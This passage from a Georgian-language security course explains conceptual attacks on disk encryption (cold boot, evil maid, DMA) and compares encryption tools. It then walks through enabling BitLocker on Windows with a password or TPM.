10-ს შეუძლია DMA-ს დაბლოკვა ჩატვირთვისას რაც ასეთ შეტევებს საკმაოდ ართულებს. ეს ბმული მოგაწვდით მეტ ინფორმაციას https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-8.1-and-8/dn632181(v=ws.11)?redirectedfrom=MSDN. MAC-ის შედარებით ახალ სისტემებზე ხდება DMA-ს ბლოკირება, მაშინაც კი როცა მომხმარებელი მუშაობს კომპიუტერთან. https://software.intel.com/content/www/us/en/develop/articles/intel-virtualization-technology-for-directed-io-vt-d-enhancing-intel-platforms-for-efficient-virtualization-of-io-devices.html https://en.wikipedia.org/wiki/Disk_encryption
2. Boot Key Problem –ოპერაციული სისტემა რომ ჩაიტვირთოს სისტემამ უნდა წაიკითხოს დაშიფვრის გასაღები სისტემის ჩატვირთვამდე, იმისათვის რომ შემდეგ მოახერხოს სისტემის პროგრამის გაშიფვრა და ჩატვირთვა. ეს კი შეტევის შესაძლებლობას იძლევა. თანამედროვე პროგრამებს, მაგალითად BitLocker

და Locks აქვთ ძალიან მცირე ზომის ძლიერად დაცული ოპერაციული სისტემები, რომლებიც იტვირთებიან მთავარი ოპერაციული სისტემის ჩატვირთვამდე და ითხოვენ დაშიფვრის პაროლს. ეს პროგრამები ასევე საშუალებას იძლევიან აპარატურულად მოხდეს მომხმარებლის ამოცნობა, ანუ საშუალებას იძლევიან გარკვეული მოწყობილობის გამოყენებით მოხდეს ამოცნობა. ეს კი ფაქტიურად შეუძლებელს ხდის შეტევებს ოპერაციული სისტემის ჩატვირთვისას.

3. Cold Boot შეტევები შესაძლებელია რომ კომპიუტერის მეხსიერებიდან წაიკითხოთ მონაცემები მაშინ როცა კომპიუტერი გამორთულია. საქმე იმაშია, რომ მეხსიერების ჩიპები ინფორმაციას ინახავენ გამორთვის შემდეგ გარკვეული მოკლე დროის განმავლობაში. თუ ამ დროს გაყინავთ მეხსიერების ჩიპებს ინფორმაცია უფრო დიდ ხანს შეინახება. შემდეგ თუ ამ ჩიპებს მოათავსებთ სხვა კომპიუტერში და მოახერხებთ მათში შენახული ინფორმაციის წაკითხვას ან ჩაწერას, მაშინ მოახერხებთ დაშიფვრის გასაღების პოვნასაც. ეს ვიდეო გიჩვენებთ როგორ ხდება ამის გაკეთება https://www.youtube.com/watch?v=vWHDqBV9yGc. მეტი ინფორმაციის მისაღებად ნახეთ ეს ვიდეო https://www.youtube.com/watch?v=ZHq2xG4XJXM
4. იმის გამო რომ საბოლოო ჯამში სადღაც უნდა იყოს დაუშიფრავი ადგილი იმისათვის რომ მოხდეს სიტემის პაროლის შენახვა და ჩატვირთვა, შესაძლებელია კიდევ ერთი ტიპის შეტევის განხორციელება. თუ ვინმეს აქვს წვდომა თქვენ კომპიუტერთან მას ჩატვირთვას პორტატული ოპერაციული სისტემით, მაგალითად USB დისკიდან, შემდეგ შეცვლის Boot Loader-ს დაჰაკერებული ვერსიით. როგორც კი ამის შემდეგ ჩატვირთავთ კომპიუტერს და აკრიფავთ პაროლს ეს პაროლი ჩაიწერება და შემდეგ პროგრამამ შეიძლება გააგზავნოს ინტერნეტით, ან შეინახოს მოგვიანებით წასაკითხად. ასეთ შეტევებს ეშმაკი დამლაგებლის (eval maid) შეტევას უძახიან. თუ მეტი გინდათ გაიგოთ წაიკითხეთ https://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html პრინციპში შესაძლებელია რომ დაშიფრულ დისკზეც კი მოახერხონ ინფორმაციის ისე შეცვლა რომ ჩატვირთვის შემდეგ მოხდეს პაროლის გაცემა ან ღილაკების წამკითხავს ჩამოტვირთვა. თეორიულად ამის გაკეთება ქსელის საშუალებითაც შეიძლება თუ შესაბამის ვირუსს ჩატვირთავთ, მაგრამ ჯერ ჯერობით ასეთი შეტევების განხორციელების შესახებ არ არის ცნობილი.

გააჩნია რამდენად სერიოზულია მოწინააღმდეგე და რამდენი ხნით აქვთ წვდომა თქვენ კომპიუტერთან, შეუძლიათ შეგიცვალონ დისკი უკვე მოდიფიცირებული ჩატვირთვის სექტორით. ან დააყენონ აპარატურული ღილაკების წამკითხავი, შეგიცვალონ კაბელები, და კიდევ უამრავი სხვა რამ. მაგალითად ჩინელებმა მოახერხეს კომპიუტერის დედა პლატაზე პატარა, თვალით შეუმჩნეველი, მოწყობილობის მოთავსება რომელიც მუშაობდა როგორც უკანა კარი. ეს მოწყობილობა აღმოაჩინეს უამრავი სერვერის დედა პლატებზე. ისე რომ არა მარტო შეუძლიათ რამე დააყენონ თქვენ კომპიუტერზე, შეიძლება სათვალთვალო ჩიპი უკვე დაყენებულიც კი არის, წარმოების პროცესში. მთავარია გაიგონ არსებობს თუ არა ასეთი ჩიპი და როგორ მოახდინონ მასთან წვდომა.

თვით დაშიფვრად დისკებს (SED), ანუ დისკებს რომლების დაშიფვრაც აპარატურულად ხდება აქვთ იგივე სისუსტეები. არსებობენ დისკები რომლებიც შიფრავენ დისკის ყველა ბიტს და გაშიფვრა ხდება აპარატურული მეთოდებით. თუმცა ეს დამოკიდებულია დისკის მწარმოებელზე. ასეთ დისკებსაც აქვთ სირთულე რადგან საბოლოო ჯამში საწყისი გასაღები სადღაც უნდა ეწეროს ან შეიქმნას. ამის გამოცნობაც არის შესაძლებელი თუ მოწინააღმდეგეს აქვს საკმაო ხნით წვდომა ასეთ დისკთან.

თუ მთლიანი დისკის დაშიფვრას არ გამოიყენებთ და დაშიფრავთ ფაილების კონტეინერებს ან მხოლოდ ლოგიკურ დისკებს, შეტევის შესაძლებლობები გაიზრდება. რადგან შეტევები შეიძლება ისევე განხორციელდეს როგორც უკვე აღწერეთ დამატებით თქვენი ოპერაციული სისტემა არ არის დაცული და ჰაკერებს ექნებათ წვდომა ოპერაციულ სისტემასთან. უფრო მეტიც, თქვენ რომ დაშიფრული გგონიათ ის ფაილები შეიძლება აღმოაჩინოთ დროებით ფოლდერებში ან მეხსიერების ე.წ. swap ფაილში, ანუ ფაილში რომლშიც ხდება მეხსიერების ნაწილების შენახვა დისკზე და საჭიროების მიხედვით ჩატვირთვა. ფაილების კონტეინერებს თავისი უპირატესობებიც აქვთ. მაგალითად ცალ ცალკე დაშიფროთ სხვადასხვა ტიპის და პრიორიტეტის ფაილები და შემდეგ უფრო მნიშვნელოვანი ფაილები ხშირად არ გახსნათ. შეიძლება რომ კონტეინერები და დისკის სრული დაშიფვრის კომბინაციაც გამოიყენოთ, თუმცა ეს შეანელებს კომპიუტერის მუშაობას.

განსაკუთრებით კონტეინერების და დისკის დაშიფვრის შემთხვევაშიც ალბათ ყველაზე სტაბილური და კარგად შესწავლილი სისტემაა VeraCrypt,

დისკების დაშიფვრა Windows-ში

Windows-ის ახალი ვერსიები სულ უფრო და უფრო იქმნება ინფორმაციის გაცვლისა და Microsoft-თან ინტეგრაციისათვის. სისტემის შექმნის იდეაც კი ეწინააღმდეგება კონფიდენციალურობის პრინციპებს. შესაბამისად, ალბათ არ ღირს Windows-ის გამოყენება ასეთი ამოცანებისათვის.

დაშიფვრის პროგრამების შერჩევისას უნდა შეარჩიოთ ისეთი დაშიფვრის პროგრამა რომელიც ცნობილი მეთოდებით ვერ გატყდება და მოერგება თქვენ საჭიროებებს. განვიხილავთ რამდენიმე ასეთ პროგრამას რომებიც არსებობდნენ ამ კურსის შექმნის დროს:

1. TrueCrypt https://www.grc.com/misc/truecrypt/truecrypt.htm ეს სისტემა აღარ ვითარდება, მისი ვებსაიტი გეუბნებათ რომ გამოიყენოთ VeraCrypt, რომელიც არის TrueCrypt-ის გაგრძელება, https://archive.codeplex.com/?p=veracrypt და CyberShed. https://www.ciphershed.org/ ეს პროგრამები ღია არქიტექტურისა და უფასოა.
2. DiskCryptor - https://diskcryptor.org/ კიდევ ერთი უფასო პროგრამაა.
3. BestCrypt https://www.jetico.com/data-encryption/encrypt-files-bestcrypt-container-encryption ფასიანი პროგრამაა.
4. Bitlocker https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc766295(v=ws.10)?redirectedfrom=MSDN Microsoft-ის უფასო პროგრამაა რომელიც Windows-ის ზოგიერთ ვერსიას მოჰყვება.

არსებობს ბევრი სხვა პროგრამები, რომლებიც ალბათ აქ განხილულ სისტემებს შეიძლება სჯობდნენ კიდეც, უბრალოდ აქ განხილული პროგრამები ყველაზე უფრო კარგად შესწავლილი და სტაბილური პროგრამებია. ცხადია არ არის სასურველი რომ უცებ თქვენმა პროგრამამ შეცდომა დაუშვას და მთლიანად დაკარგოთ ინფორმაცია.

BitLocker

რადგან Windows-ს იყენებთ ეს უკვე მეუბნება რომ თქვენი კონფიდენციალურობის საჭიროებები არ არის ძალიან მაღალი. ალბათ უფრო გეშინიათ ქურდების და ჰაკერების ვიდრე ძალოვანი სტრუქტურების. წინააღმდეგ შემთხვევაში უბრალოდ არ გამოიყენებდით Windows. ასეთ სიტუაციებში ნამდვილად რეკომენდებულია Bitlocker. მითუმეტეს რომ იგი Microsoft-ის პროდუქტია და შესაბამისად ოპერაციულ სისტემასთან სრულად არის ინტეგრირებული. ეს პროგრამა მუშაობს Windows 7, 8, 8.1 და 10 ვერსიებში. თუმცა იგი Home ვერსიებს არ მოჰყვება. შესაბამისად ბევრ მომხმარებელს არ ექნება ეს პროგრამა. Bitlocker-ს საკმაოდ კარგი დაშიფვრის მექანიზმი აქვს იგი იყენებს XTS AES 128 და 256 ბიტიან დაშიფვრის გასაღებებს. https://docs.microsoft.com/en-us/windows/whats-new/whats-new-windows-10-version-1507-and-1511. სისტემურად ნაგულისხმები მნიშვნელობაა 128 ბიტი თუმცა შეგიძლიათ შეცვალოთ 256-ად. ამ პროგრამის გამოყენებისას, ზემოთ აღწერილი მონაცემების მოპარვის მეთოდების გამოყენება გაძნელებულია. ეს პროგრამა იყენებს აპარატურული დაცვას. მას აქვს ე.წ. სანდო პლატფორმის მოდულის მხარდაჭერა (Trusted Platform Module - TPM). ეს ტექნოლოგია წარმოადგენს კარგად დაცულ ჩიპს რომელშიც ინახება დაშიფვრისათვის საჭირო ინფორმაცია, მათ შორის დაშიფვრის გასაღებები. ეს მეთოდი ძალიან ართულებს მონაცემებთან შეღწევას და გასაღებების მოპარვას. იგი ამოწმებს ჩატვირთვის სექტორს და მხოლოდ როცა დარწმუნდება რომ სექტორი არ არის შეცვლილი იძლევა დაშიფვრის გასაღებებს.

TPM-ის გამოსაყენებლად ცხადია უნდა გქონდეთ კომპიუტერი რომელსაც ასეთი ჩიპი აქვს.

Bitlocker იძლევა მომხმარებლის ამოცნობის სხვადასხვა მეთოდებს:

- მხოლოდ TPM
- TPM=PIN
- TPM+PIN+USB Key (კეთდება მხოლოდ ბრძანებების სტრიქონიდან)
- USB Key
- მხოლოდ პაროლი
- აღდგენის დამატებითი გასაღები

ეს მეთოდები წარმოადგენს მომხმარებლის ამოცნობას მხოლოდ Bitlocker-სათვის და განცალკევებულია ოპერაციულ სისტემაში შესასვლელი ამოცნობის მეთოდებისაგან. Bitlocker-ის პაროლები და გასაღებები ყველა მომხმარებლისათვის ერთია და ისინი მანქანის ყველა მომხმარებელს უნდა მისცეთ იმისათვის რომ მოახერხონ კომპიუტერთან მუშაობა.

თუმცა თუ მანქანას აქვს TPM მაშინ დისკის გაშიფვრა ავტომატურად ხდება. და შესაბამისად არ არის საჭირო პაროლები. ასეთ შემთხვევებში, დაშიფვრის გასაღები ინახება TPM ჩიპში და როგორც კი შემოწმდება ჩატვირთვის სექტორის სისწორე მოხდება დისკის გაშიფვრა. შესაბამისად, ცალკე პაროლის ქონა არ არის საჭირო. სამწუხაროდ ეს მეთოდი სუსტი მეთოდია, რადგან მიუხედავად იმისა რომ ჰაკერს მაინც სჭირდება თქვენი Windows პაროლის ცოდნა, ზემოთ აღწერილი მეთოდების საშუალებით შეძლებენ დაშიფვრის გასაღების მოპარვას.

უკეთესი და უფრო უსაფრთხო მეთოდია როცა მომხმარებელმა უნდა შეიყვანოს პაროლი ან პინი და გამოიყენოს იგი TPM თან კომბინაციაში.

და ბოლოს, დაშიფვრის გასაღები შეიძლება მოათავსოთ USB დისკზე და კომპიუტერმა გასაღები წაიკითხოს USB დისკიდან. თუმცა კომპიუტერის BIOS-ს უნდა შეეძლოს რომ ჩატვირთვამდე წაიკითხოს USB მოწყობილობა. ეს კი ყველა კომპიუტერს არ შეუძლია, შესაბამისი ასეთი ტიპის BIOS-იანი კომპიუტერია საჭირო.

არსებობს დაცული USB მოწყობილობები, რომლებზეც დაშიფვრის გასაღების შენახვა ხდება CCID ფორმატში. მაგალითად YUBIKEY (yubico https://www.yubico.com/products/) -ს აქვს ასეთი ფორმატის მხარდაჭერა, თუმცა არსებობს ბევრი სხვა USB მოწყობილობა მსგავსი თვისებებით. ცხადია, ეს უკეთესი მეთოდია, რადგან ასეთი მოწყობილობებიდან ვერ მოხდება დაშიფვრის გასაღების პირდაპირ გადაწერა.

შესაძლებელია გამოიყენოთ ამ მეთოდების კომბინაციებიც TPM, პინი და USB მოწყობილობის ერთობლივად გამოყენება ყველაზე უფრო უსაფრთხოა. თუმცა თუ მხოლოდ ქურდების და ჰაკერების გეშინიათ კარგი პაროლიც საკმარისი დაცვაა.

Bitlocker-ის კიდევ ერთი უპირატესობაა რომ იგი უფასოდ მოჰყვება ბევრ სისტემას და არის სწრაფი, თუმცა მის დასაყენებლად Group Policy-ის გამოყენება დაგჭირდებათ რაც არ არის ადვილი.

ეხლა კი Bitlocker -ის სუსტ მხარეებზე ვილაპარაკოთ:

ბევრი ხალხი არ ენდობა Microsoft-ს და თვლიან რომ დაშიფვრა სპეციალურად არის შესუსტებული რომ მთავრობებმა მოახერხონ შეღწევა. ჩვენი აზრით ეს ასე არ არის, თუმცა Microsoft-ს ნამდვილად აქვს მთავრობებთან თანამშრომლობის რეპუტაცია.

ეს პროგრამა დახურული არქიტექტურის პროგრამაა და Microsoft არ იძლევა ბევრ ინფორმაციას მის შესახებ. პროგრამა საკმაოდ შეცვალეს მომხმარებლების გაფრთხილების გარეშე და ეს ცვლილებები ხანდახან გარკვეული ტიპის შეტევებს აადვილებს კიდეც. მაგალითად მათ მოხსნეს ე.წ. Elephant Diffuser. კომპანიამ ახსნა რომ ეს კომპონენტი მოაშრეს მუშაობის სისწრაფის გასაუმჯობესებლად. თუმცა ასეთი ცვლილებების განხორციელება მომხმარებლების ინფორმირების გარეშე არ არის კარგი აზრი. ხალხი ცხადია დაეჭვდება რატომ გაკეთდა ასეთი რამ, განსაკუთრებით თუ ასეთი ცვლილება აადვილებს გარკვეული ტიპის შეტევას. თუმცა თუ Microsoft-ს არ ენდობით Bitlocker მეორე ხარისხოვანი პრობლემაა, რადგან ისინი აკონტროლებენ ოპერაციულ სისტემას და შესაბამისად ნებისმიერ მონაცემებზე მოახერხებენ წვდომას.

როგორც გაირკვა ძალოვანი სტრუქტურები მუდმივად ცდილობენ TPM ტექნოლოგიის გატეხვას და გასაღებების მოპარვის ტექნოლოგიების შექმნას. როგორც ჩვენთვის არის ცნობილი ეს მოახერხეს ჩიპიდან გამომავალი ელექტრ გამოსხივების გაზომვით.

შესაბამისად თუ ძალოვანი უწყებების წინააღმდეგ გინდათ გამოიყენოთ, Bitlocker არ არის საუკეთესო პროგრამა.

ცოტა ხნის წინ აღმოაჩინეს, რომ Windows ავტომატურად ატვირთვას გასაღების აღდგენის კოდს Microsoft სერვერში. გასაგები კი არის რატომ გააკეთეს რადგან თუ ჩვეულებრივ მომხმარებელს გასაღები (პაროლი)

დაავიწყდა ყველაფერს დაკარგავს, მაგრამ ეს მეთოდი ასევე ქმნის შეტევის დიდ ფრონტს და ზრდის უნდობლობას. შეეცადეთ არ გამოიყენოთ Microsoft ის ანგარიში რომ ასეთი რამეები არ მოხდეს. თუმცა რაც უფრო ვითარდება Windows მით უფრო ძნელი ხდება მასთან მუშაობა Microsoft ანგარიშის გარეშე.

და ბოლოს Bitlocker არ იძლევა ცალკეული ფაილების ან ფაილების დაშიფრული კონტეინერების და დამალული კონტეინერების შექმნის საშუალებას, რასაც ბევრი სხვა პროგრამა გთავაზობთ.


რომ შევაჯამოთ - Bitlocker დაგიცავთ ჰაკერებისა და ქურდებისაგან, მაგრამ ვერ დაგიცავთ ძალოვანი სტრუქტურებისაგან. არ გამოიყენოთ თუ Microsoft-ს არ ენდობით.

Bitlocker-ის დაყენება და კონფიგურირება


როგორც უკვე აღვნიშნეთ Bitlocker მოჰყვება Windows-ის Enterprise, Pro და Education ვერსიებს. File Explorer-ში მარჯვნივ დააჭირეთ C დისკს და თუ გამოსულ მენიუში დაინახეთ Turn Bitlocker On მაშინ სისტემის თქვენ ვერსიას მოჰყვება Bitlocker. თუ არ მოჰყვება სისტემა უნდა გააუმჯობესოთ (Upgrade).

მარჯვნივ დააჭირეთ C დისკს და დააჭირეთ Turn Bitlocker On მენიუს. პროგრამა ამუშავდება და დაყენდება. მაგრამ პროგრამამ შეიძლება გითხრათ, რომ თქვენ კომპიუტერს TPM არ აქვს და Bitlocker-ს ვერ გამოიყენებთ TPM-ის გარეშე.


ასეთ შემთხვევაში Bitlocker-ის კონფიგურირებისათვის Windows ში მოძებნეთ gpedit.



აამუშავეთ ეს პროგრამა.




უნდა მოძებნოთ და გადახვიდეთ Local Computer Policy-> Administrative Templates->Windows Components-> BitLocker Drive Encryption ->Operating System Drives. ხოლო ფანჯრის მარჯვენა მხარეს დააჭირეთ სტრიქონს Requires additional authentication at startup. ორჯერ ზედიზედ დააჭირეთ ამ სტრიქონს. გაიხსნება ფანჯარა:




გააქტიურეთ Enable, დააჭირეთ Apply და შემდეგ OK ღილაკებს.

შემდეგ ისევ File Explorer ში მარჯვნივ დააჭირეთ C დისკს, გამოსული მენიუდან დააჭირეთ Turn on BitLocker. დაიწყება ამ პროგრამის კონფიგურირების პროცესი და ბოლოს გამოვა ფანჯარა რომელიც მოგთხოვთ რომ შეუერთოთ USB დისკი ან შეიყვანოთ პაროლი. ეს ფანჯარა ეკრანზე გამოვა მხოლოდ მაშინ თუ TPM არ გაქვთ. შეიყვანეთ გრძელი და რთული პაროლი. პროგრამა მოგთხოვთ პაროლის გამეორებას. კიდევ ერთხელ შეიყვანეთ პაროლი და დააჭირეთ OK ღილაკს.




ეხლა სისტემა მოგთხოვთ აარჩიოთ სად უნდა შეინახოთ სარეზერვო გასაღები. ამ ფანჯარაში გამოსული შესაძლებლობები შეიძლება განსხვავდებოდეს იმის მიხედვით თუ რა სერვერთან ხართ შეერთებული და რა ტექნოლოგიებს იყენებს თქვენი სერვერი. მაგალითად შეიძლება შემოგთავაზოთ რომ გასაღები ჩაიწეროს Microsoft-ის თქვენ ანგარიშში. ამას ნუ გააკეთებთ, რადგან ამ შემთხვევაში Microsoft შეძლებს გასაღების წაკითხვას და მოახერხებს თქვენი დისკის გაშიფვრას. თუ მხოლოდ ქურდებისა და ჰაკერებისაგან გინდათ თავის დაცვა ეს ალბათ მისაღებია. შეიძლება შემოგთავაზოთ რომ გასაღები ჩაიწეროთ USB დისკზე. მოკლედ ან დაიმახსოვრეთ ეს გასაღები და არსად ჩაწეროთ, ან ჩაწერეთ ფაილში და ეს ფაილი შეინახეთ დაცულ ადგილას, ან სულაც ამობეჭდეთ და ქაღალდი შეინახეთ დაცულ ადგილას.

სისტემა ამ გასაღებს არ ჩაგაწერინებთ დასაშიფრ დისკზე, იგი უნდა ჩაწეროთ რომელიმე სხვა დისკზე. თვით ფაილი კი ასე გამოიყურება



პროგრამამ შეიძლება მოგთხოვოთ რომ აარჩიოთ როგორ გინდათ დისკის დაშიფვრა, ჩემი რჩევა იქნება რომ ყოველთვის დაშიფროთ მთლიანი დისკი (Full Disk Encryption). მიუხედავად იმისა რომ ეს ცოტა შეანელებს თქვენ კომპიუტერს, ბევრად უფრო კარგად დაგიცავთ.

ეხლა კი გადატვირთეთ კომპიუტერი და დისკის დაშიფვრა ფონურ რეჟიმში დაიწყება. გადატვირთვის შემდეგ, თუ TPM არ გაქვთ და პაროლი უკვე შეიყვანეთ კომპიუტერი მოგთხოვთ შეიყვანოთ დისკის დაშიფვრის პაროლი. TPM-ის შემთხვევაში კი ჩვეულებრივ ჩაიტვირთება. ეხლა თუ მარჯვნივ დააჭერთ C დისკს File Explorer-ში ნახავთ რომ გაჩნდა Manage Bitlocker ფუნქცია. თუ მას დააჭერთ



